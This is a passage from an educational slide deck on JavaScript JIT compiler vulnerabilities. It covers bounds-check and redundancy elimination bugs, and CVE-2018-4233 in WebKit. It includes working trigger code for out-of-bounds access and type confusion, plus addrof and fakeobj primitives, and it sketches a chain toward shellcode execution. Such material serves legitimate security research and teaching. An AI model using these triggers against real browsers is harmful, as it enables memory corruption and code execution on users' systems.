      ...;
      case kStringIndexOf:
      case kStringLastIndexOf:
        return Range(-1.0, String::kMaxLength - 1.0);
      ...;
```

**Return value**

The index of the first occurrence of `searchValue`, or **-1** if not found.

An empty string `searchValue` will match at any index between `0` and `str.length`

# Bounds-Check Elimination Bugs

```
var maxLength = 268435440;  // = 2**28 - 16
var buf = new Uint8Array(maxLength + 1);
function hax() {
    var s = "A".repeat(maxLength);
    // Compiler: i = Range(-1, maxLength - 1)
    // Reality:  i = Range(-1, maxLength)
    var i = s.lastIndexOf("");
    // Compiler: i = Range(0, maxLength)
    // Reality:  i = Range(0, maxLength + 1)
    i += 1;
    // Compiler: Bounds-check removed
    // Reality:  OOB access!
    return buf[i];
}
```

# Bounds-Check Elimination Bugs

Other examples:

- https://bugzilla.mozilla.org/show_bug.cgi?id=1145255 and https://bugzilla.mozilla.org/show_bug.cgi?id=1152280
- https://www.thezdi.com/blog/2017/8/24/deconstructing-a-winning-webkit-pwn2own-entry
- https://www.zerodayinitiative.com/blog/2017/10/5/check-it-out-enforcement-of-bounds-checks-in-native-jit-code
- Bugs found by Project Zero, e.g. issue 1390 ("Microsoft Edge: Chakra: JIT: Incorrect bounds calculation")

# Compiler Optimizations

- Loop Invariant Code Motion
- Bounds-Check Elimination
- Constant Folding
- Loop Unrolling
- Dead Code Elimination
- Inlining
- Common Subexpression Elimination
- Instruction Scheduling
- Escape Analysis
- **Redundancy Elimination**
- Register Allocation
- …

# Redundancy

```
function foo(o) {
    return o.a + o.b;
}
```

# Redundancy

```
function foo(o) {
    return o.a + o.b;
}
```

```
test    rdi, 0x1
jz      bailout_not_object
cmp     QWORD PTR [rdi], 0x12345
jne     bailout_wrong_shape
mov     rax, [rdi+0x18]

test    rdi, 0x1
jz      bailout_not_object
cmp     QWORD PTR [rdi], 0x12345
jne     bailout_wrong_shape
add     rax, [rdi+0x20]
jo      bailout_overflow

ret
```

# Redundancy

```
function foo(o) {
    return o.a + o.b;
}
```

```
test    rdi, 0x1
jz      bailout_not_object
cmp     QWORD PTR [rdi], 0x12345
jne     bailout_wrong_shape
mov     rax, [rdi+0x18]

test    rdi, 0x1
jz      bailout_not_object
cmp     QWORD PTR [rdi], 0x12345
jne     bailout_wrong_shape
add     rax, [rdi+0x20]
jo      bailout_overflow

ret
```

**These guards are redundant...**

# Redundancy

```
function foo(o) {
    return o.a + o.b;
}
```

```
test    rdi, 0x1
jz      bailout_not_object
cmp     QWORD PTR [rdi], 0x12345
jne     bailout_wrong_shape
mov     rax, [rdi+0x18]



add     rax, [rdi+0x20]
jo      bailout_overflow

ret
```

# Redundancy Elimination

- Idea: determine duplicate guards on same CFG paths
  - Then only keep the first guard of each type

# Redundancy Elimination

- Idea: determine duplicate guards on same CFG paths
  - Then only keep the first guard of each type
- Requirement: track *side-effects* of operations

**Calling a function can have all kinds of side effects...**

```
function foo(o, f) {
    var a = o.a;
    f();
    return a + o.b;
}
```

# Redundancy Elimination

```
function foo(o, f) {
    var a = o.a;
    f();
    return a + o.b;
}
```

# Redundancy Elimination

```
function foo(o, f) {
    var a = o.a;
    f();
    return a + o.b;
}
```

```
test    rbx, 0x1
jz      bailout_not_object
cmp     QWORD PTR [rbx], 0x12345
jne     bailout_wrong_shape
mov     r12, [rbx+0x18]

call    call_arg2_helper



add     r12, [rbx+0x20]
```

🤔

# Redundancy Elimination

```
function foo(o, f) {
    var a = o.a;
    f();
    return a + o.b;
}

foo(o, () => {
    delete o.b;
});
```

```
test    rbx, 0x1
jz      bailout_not_object
cmp     QWORD PTR [rbx], 0x12345
jne     bailout_wrong_shape
mov     r12, [rbx+0x18]

call    call_arg2_helper


add     r12, [rbx+0x20] ⚡
```

Shape has changed as result of an effectful operation ...

# Redundancy Elimination

```
function foo(o, f) {
    var a = o.a;
    f();
    return a + o.b;
}

foo(o, () => {
    delete o.b;
});
```

```
test    rbx, 0x1
jz      bailout_not_object
cmp     QWORD PTR [rbx], 0x12345
jne     bailout_wrong_shape
mov     r12, [rbx+0x18]

call    call_arg2_helper

cmp     QWORD PTR [rbx], 0x12345
jne     bailout_wrong_shape
add     r12, [rbx+0x20]
```

... as such we must keep the Shape guard here*

* However the argument cannot turn into a SMI so we can still remove the first guard

# Redundancy Elimination

Requirement for correct redundancy elimination:

Precise modelling of side-effects of every operation in the IL

Can be quite hard, JavaScript has callbacks everywhere...

=> Source of bugs: incorrect modelling of side-effects

Exploitation: modify Shape of an object for a type confusion, for example by changing the *element kind* of an array

# Intermezzo: Unboxed Arrays

- JavaScript engines optimize arrays in different ways
- One common optimization: store doubles "unboxed" instead of as JSValues
- Information about *element kind* also stored in Shape

```
var a = [0.1, 0.2, 0.3, 0.4];
```

Values stored as raw doubles, **not** JSValues!

```
0x1a6bafa8f9e8: 0x3fb999999999999a 0x3fc999999999999a
0x1a6bafa8f9f8: 0x3fd3333333333333 0x3fd999999999999a
```

**= 0.3** **= 0.4**

# Intermezzo: Element Kind Transitions

```
var a = [0.1, 0.2, 0.3, 0.4];
```

```
a[0] = {};
```

# Intermezzo: Element Kind Transitions

```
var a = [0.1, 0.2, 0.3, 0.4];
```

**Unboxed doubles**

```
0x1a6bafa8f9e8: 0x3fb999999999999a 0x3fc999999999999a
0x1a6bafa8f9f8: 0x3fd3333333333333 0x3fd999999999999a
```

```
a[0] = {};
```

# Intermezzo: Element Kind Transitions

```
var a = [0.1, 0.2, 0.3, 0.4];
```

**Unboxed doubles**

```
0x1a6bafa8f9e8: 0x3fb999999999999a 0x3fc999999999999a
0x1a6bafa8f9f8: 0x3fd3333333333333 0x3fd999999999999a
```

```
a[0] = {};
```

**JSValues (= tagged pointers)**

```
0x1a6bafa8fac0: 0x00001a6bafa8fa09 0x00001a6bafa8faf1
0x1a6bafa8fad0: 0x00001a6bafa8fb01 0x00001a6bafa8fb11
```

```
0x1a6bafa8fb10: 0x00001a6be1102641 0x3fd999999999999a
```

See also https://v8project.blogspot.com/2017/09/elements-kinds-in-v8.html

# Redundancy Elimination Exploitation

Common trick to exploit incorrect side-effect modelling:

1. Optimize function to operate on an array with unboxed doubles

2. Perform element transition of argument array in unexpected callback

3. JIT function still thinks array contains unboxed doubles

   **=> type confusion!**

```
function vuln(a, unexpected_callback) {
    var x = a[1];
    unexpected_callback();
    // Here shape guard was removed...
    return a[0];
}

for (var i = 0; i < 100000; i++)
    vuln([0.1, 0.2, 0.3], () => {});

var a = [0.1, 0.2, 0.3];
var leakme = {};
vuln(a, () => { a[0] = leakme; });
// 1.3826665831728e-310
```

**This is the address of `leakme` interpreted as double**

# Redundancy Elimination Bugs

- https://www.zerodayinitiative.com/blog/2018/4/12/inverting-your-assumptions-a-guide-to-jit-comparisons
- Bugs found by Project Zero, e.g. issue 1334
("Microsoft Edge: Chakra: JIT: RegexHelper::StringReplace must call the callback function with updating ImplicitCallFlags")
- And CVE-2018-4233 in WebKit, used during Pwn2Own 2018...

# CVE-2018-4233 (Pwn2Own '18)

# CVE-2018-4233 - Background

- JSC also uses graph-based IL ("DFG" - DataFlowGraph)
- JIT compiler does precise modelling of side effects of every operation
  - To remove redundant guards
  - Done by `AbstractInterpreter`
  - Tracks reads/writes to stack, heap, execution of other JavaScript code, ...

**Causes compiler to discard all information about the shapes of objects and thus keep following shape guards**

```
case Call:
case ...
  clobberWorld();
  makeHeapTopForNode(node);
  break;
```

# CVE-2018-4233 - Bug

**Operation responsible for constructing the new object in a constructor**

```
case CreateThis:
    setTypeForNode(node, SpecFinalObject);
    break;
```

**No `clobberWorld()` means: engine assumes that `CreateThis` will be side-effect free**

# CVE-2018-4233 - Bug

- Bug: `CreateThis` operation can run arbitrary JavaScript...
- Reason: during `CreateThis`, the engine has to fetch the `.prototype` property of the constructor

  => Can be intercepted if constructor is a Proxy with a handler for `get`

```
function C() {
    this.x = 42;
}

let handler = {
    get(target, prop) {
        console.log("Callback!");
        return target[prop];
    }
};
let PC = new Proxy(C, handler);

new PC();
// Callback!
```

# CVE-2018-4233 - Bug

```
function Foo(arg) {
    this.x = arg[0];
}
```

# CVE-2018-4233 - Bug

```
function Foo(arg) {
    this.x = arg[0];
}
```

**Graph Building**

**Expected Shape (called "Structure" in JSC)**

```
DFG for Foo:
    v0 = CreateThis
    StructureCheck a0, 0x12..
    v1 = LoadElem a0, 0
    StoreProp v0, v1, 'x'
```

# CVE-2018-4233 - Bug

```
function Foo(arg) {
    this.x = arg[0];
}
```

**Graph Building**

**Expected Shape (called "Structure" in JSC)**

```
DFG for Foo:
    v0 = CreateThis
    StructureCheck a0, 0x12..
    v1 = LoadElem a0, 0
    StoreProp v0, v1, 'x'
```

**Check Hoisting**

```
DFG for Foo:
    StructureCheck a0, 0x12..
    v0 = CreateThis
    StructureCheck a0, 0x12..
    v1 = LoadElem a0, 0
    StoreProp v0, v1, 'x'
```

# CVE-2018-4233 - Bug

```
function Foo(arg) {
    this.x = arg[0];
}
```

**Graph Building**

**Expected Shape (called "Structure" in JSC)**

```
DFG for Foo:
    v0 = CreateThis
    StructureCheck a0, 0x12..
    v1 = LoadElem a0, 0
    StoreProp v0, v1, 'x'
```

**Check Hoisting**

```
DFG for Foo:
    StructureCheck a0, 0x12..
    v0 = CreateThis
    StructureCheck a0, 0x12..
    v1 = LoadElem a0, 0
    StoreProp v0, v1, 'x'
```

**Redundancy Elimination**

```
DFG for Foo:
    StructureCheck a0, 0x12..
    v0 = CreateThis
    v1 = LoadElem a0, 0
    StoreProp v0, v1, 'x'
```

# CVE-2018-4233 - Bug

```
function Foo(arg) {
    this.x = arg[0];
}
```

Graph Building

Expected Shape
(called "Structure" in JSC)

```
DFG for Foo:
    v0 = CreateThis
    StructureCheck a0, 0x12..
    v1 = LoadElem a0, 0
    StoreProp v0, v1, 'x'
```

Check Hoisting

```
DFG for Foo:
    StructureCheck a0, 0x12..
    v0 = CreateThis
    StructureCheck a0, 0x12..
    v1 = LoadElem a0, 0
    StoreProp v0, v1, 'x'
```

Redundancy Elimination

```
DFG for Foo:
    StructureCheck a0, 0x12..
    v0 = CreateThis
    v1 = LoadElem a0, 0
    StoreProp v0, v1, 'x'
```

# CVE-2018-4233 - Exploitation

Abuse element kind for a type confusion between double and JSValue

=> Directly leads to **addrof** and **fakeobj** primitive

=> Exploitation then analogue to exploit for CVE-2016-4622:

Fake TypedArray -> Arbitrary Read/Write -> Shellcode execution

```
function Hax(a, v) {
    a[0] = v;
}

var trigger = false;
var arg = null;
var handler = {
    get(target, propname) {
        if (trigger) arg[0] = {};
        return target[propname];
    },
};
var HaxProxy = new Proxy(Hax, handler);

for (var i = 0; i < 100000; i++)
    new HaxProxy([1.1, 2.2, 3.3], 13.37);

trigger = true;
arg = [1.1, 2.2, 3.3];
new HaxProxy(arg, 3.54484805889626e-310);
print(arg[0]);
```

*** thread #1, queue = 'com.apple.main-thread', stop reason = EXC_BAD_ACCESS (code=1, address=0x41414141414146)**

This code yields the **fakeobj** primitive

To get **addrof** let `Hax` load an element from the array instead of storing one

https://github.com/saelo/cve-2018-4233

```
function Hax(a, v) {
    a[0] = v;
}

var trigger = false;
var arg = null;
var handler = {
    get(target, propname) {
        if (trigger) arg[0] = {};
        return target[propname];
    },
};
var HaxProxy = new Proxy(Hax, handler);

for (var i = 0; i < 100000; i++)
    new HaxProxy([1.1, 2.2, 3.3], 13.37);

trigger = true;
arg = [1.1, 2.2, 3.3];
new HaxProxy(arg, 3.54484805889626e-310);
print(arg[0]);
```

# Demo

# Everything Else

- Haven't covered everything of course...
- Lot's of other complex mechanisms required for a working JIT compiler
  - Deoptimization/Bailouts
  - On-Stack-Replacement
  - Register Allocator
  - Inline-Caches
  - ...
- All have potential for bugs, enjoy finding them :)

```
function add(a, b) {
    return a + b;
}

for (var i = 0; i < 1000; i++)
    add(i, 42);

add({}, "foobar");
// Bailout! Need to recover
// local variables and
// continue execution in the
// interpreter...
```

```
> d8 --allow-natives-syntax --trace-deopt deopt.js
[deoptimizing (DEOPT eager): ...
               ;;; deoptimize at <deopt.js:2:14>, not a Smi
```

# Summary

- Type speculations + runtime guards to compensate for dynamic typing
- Complex mechanisms and optimizations, potential for bugs
- Bugs often powerful, convenient to exploit
- Performance vs. Security

# Some Further References

Concepts:

- https://mathiasbynens.be/notes/shapes-ics
- https://ponyfoo.com/articles/an-introduction-to-speculative-optimization-in-v8
- https://www.mgaudet.ca/technical/2018/6/5/an-inline-cache-isnt-just-a-cache
- http://mrale.ph/blog/2015/01/11/whats-up-with-monomorphism.html
- https://slidr.io/bmeurer/javascript-engines-a-tale-of-types-classes-and-maps

WebKit/JavaScriptCore:

- http://www.filpizlo.com/slides/pizlo-icooolps2018-inline-caches-slides.pdf
- https://webkit.org/blog/5852/introducing-the-b3-jit-compiler/
- https://webkit.org/blog/3362/introducing-the-webkit-ftl-jit/

Chrome/v8:

- https://github.com/v8/v8/wiki/TurboFan

Firefox/Spidermonkey:

- https://wiki.mozilla.org/IonMonkey
- https://jandemooij.nl/blog/2017/01/25/cacheir/
- https://blog.mozilla.org/javascript/2013/04/05/the-baseline-compiler-has-landed/
- https://blog.mozilla.org/javascript/2012/09/12/ionmonkey-in-firefox-18/